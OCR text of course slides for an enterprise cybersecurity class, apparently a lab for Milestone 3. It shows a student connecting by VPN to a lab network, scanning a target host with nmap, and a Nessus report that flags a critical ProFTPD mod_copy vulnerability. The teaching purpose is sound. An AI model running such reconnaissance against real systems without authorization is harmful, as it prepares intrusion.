
Managing Enterprise Cybersecurity MIS 4596

Human Element of Security


Week 11

Agenda


- Help in getting started with Milestone 3…
- Human element of cyber security
- Employee risk
- Cyber Security Employee Awareness and Training Risk Controls
- Evolution of Organizations’ Security Awareness and Training Programs



```
phillipnontenure@kali:~$ cd Downloads
phillipnontenure@kali:~/Downloads$ pwd
/home/phillipnontenure/Downloads
phillipnontenure@kali:~/Downloads$ ls
client-team-40.conf
phillipnontenure@kali:~/Downloads$ sudo openvpn client-team-40.conf
Sun Mar 28 15:00:26 2021 Unrecognized option or missing or extra parameter(s) in client-team-40.conf:17: block-outside-dns (2.4.9)
Sun Mar 28 15:00:26 2021 OpenVPN 2.4.9 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Apr 21 2020
Sun Mar 28 15:00:26 2021 library versions: OpenSSL 1.1.1g  21 Apr 2020, LZO 2.10
Sun Mar 28 15:00:26 2021 Outgoing Control Channel Encryption: Cipher 'AES-256-CTR' initialized with 256 bit key
Sun Mar 28 15:00:26 2021 Outgoing Control Channel Encryption: Using 256 bit message hash 'SHA256' for HMAC authentication
Sun Mar 28 15:00:26 2021 Incoming Control Channel Encryption: Cipher 'AES-256-CTR' initialized with 256 bit key
Sun Mar 28 15:00:26 2021 Incoming Control Channel Encryption: Using 256 bit message hash 'SHA256' for HMAC authentication
Sun Mar 28 15:00:26 2021 TCP/UDP: Preserving recently used remote address: [AF_INET]34.94.197.154:1194
Sun Mar 28 15:00:26 2021 Socket Buffers: R=[212992->212992] S=[212992->212992]
Sun Mar 28 15:00:26 2021 UDP link local: (not bound)
Sun Mar 28 15:00:26 2021 UDP link remote: [AF_INET]34.94.197.154:1194
Sun Mar 28 15:00:26 2021 TLS: Initial packet from [AF_INET]34.94.197.154:1194, sid=92b37fd7 4879b3bd
Sun Mar 28 15:00:26 2021 VERIFY OK: depth=1, CN=cn_glJDG0XL6fl1GhuW
Sun Mar 28 15:00:26 2021 VERIFY KU OK
Sun Mar 28 15:00:26 2021 Validating certificate extended key usage
Sun Mar 28 15:00:26 2021 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
Sun Mar 28 15:00:26 2021 VERIFY EKU OK
Sun Mar 28 15:00:26 2021 VERIFY X509NAME OK: CN=server_bgzGVHtYsyWikHBW
Sun Mar 28 15:00:26 2021 VERIFY OK: depth=0, CN=server_bgzGVHtYsyWikHBW
Sun Mar 28 15:00:26 2021 Control Channel: TLSv1.2, cipher TLSv1.2 ECDHE-ECDSA-AES128-GCM-SHA256, 256 bit EC, curve: prime256v1
Sun Mar 28 15:00:26 2021 [server_bgzGVHtYsyWikHBW] Peer Connection Initiated with [AF_INET]34.94.197.154:1194
Sun Mar 28 15:00:27 2021 SENT CONTROL [server_bgzGVHtYsyWikHBW]: 'PUSH_REQUEST' (status=1)
Sun Mar 28 15:00:28 2021 PUSH: Received control message: 'PUSH_REPLY,route 192.168.10.0 255.255.255.0,route-gateway 10.8.0.1,topology subnet,ping 10,ping-restart 120,ifconfig 10.8.0.3 255.255.255.0,peer-id 1,cipher AES-128-GCM'
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: timers and/or timeouts modified
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: --ifconfig/up options modified
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: route options modified
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: route-related options modified
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: peer-id set
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: adjusting link_mtu to 1624
Sun Mar 28 15:00:28 2021 OPTIONS IMPORT: data channel crypto options modified
Sun Mar 28 15:00:28 2021 Outgoing Data Channel: Cipher 'AES-128-GCM' initialized with 128 bit key
Sun Mar 28 15:00:28 2021 Incoming Data Channel: Cipher 'AES-128-GCM' initialized with 128 bit key
Sun Mar 28 15:00:28 2021 ROUTE_GATEWAY 10.128.0.1
Sun Mar 28 15:00:28 2021 TUN/TAP device tun0 opened
Sun Mar 28 15:00:28 2021 TUN/TAP TX queue length set to 100
Sun Mar 28 15:00:28 2021 /sbin/ip link set dev tun0 up mtu 1500
Sun Mar 28 15:00:28 2021 /sbin/ip addr add dev tun0 10.8.0.3/24 broadcast 10.8.0.255
Sun Mar 28 15:00:28 2021 /sbin/ip route add 192.168.10.0/24 via 10.8.0.1
Sun Mar 28 15:00:28 2021 Initialization Sequence Completed
```



```
phillipnontenure@kali:~$ ping 192.168.10.107
PING 192.168.10.107 (192.168.10.107) 56(84) bytes of data.
64 bytes from 192.168.10.107: icmp_seq=1 ttl=63 time=52.6 ms
64 bytes from 192.168.10.107: icmp_seq=2 ttl=63 time=51.5 ms
64 bytes from 192.168.10.107: icmp_seq=3 ttl=63 time=51.6 ms
64 bytes from 192.168.10.107: icmp_seq=4 ttl=63 time=51.5 ms
64 bytes from 192.168.10.107: icmp_seq=5 ttl=63 time=51.1 ms
^C
--- 192.168.10.107 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 51.118/51.651/52.575/0.488 ms
phillipnontenure@kali:~$ nmap 192.168.10.107
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-28 15:02 EDT
Nmap scan report for 192.168.10.107
Host is up (0.050s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
1524/tcp open  ingreslock
3306/tcp open  mysql
6667/tcp open  irc

Nmap done: 1 IP address (1 host up) scanned in 1.02 seconds
phillipnontenure@kali:~$
```



Milestone 3 Test

1 Host

Host	Vulnerabilities
192.168.10.107	1 1 2 37

Scan Details


Policy:	Basic Network Scan
Status:	Completed
Scanner:	Local Scanner
Start:	Today at 7:46 AM
End:	Today at 7:49 AM
Elapsed:	3 minutes

Vulnerabilities

Tenable News

Cyber Hygiene: 5 Advanced Tactics to Maximize Your...

Read More



Milestone 3 Test

26 Vulnerabilities

Sev	Name	Family	Count
CRITICAL	ProFTPD mod_copy Inf...	FTP	1
MIXED	4 SSH (Multiple Iss...	Misc.	4
INFO	Nessus SYN scanner	Port scanners	6
INFO	Service Detection	Service detection	4
INFO	3 HTTP (Multiple Is...	Web Servers	3
INFO	2 Apache HTTP Ser...	Web Servers	2
INFO	2 SSH (Multiple Iss...	General	2
INFO	Backported Security Pa...	General	1
INFO	Backported Security Pa...	General	1
INFO	Common Platform Enu...	General	1
INFO	Device Type	General	1

Scan Details

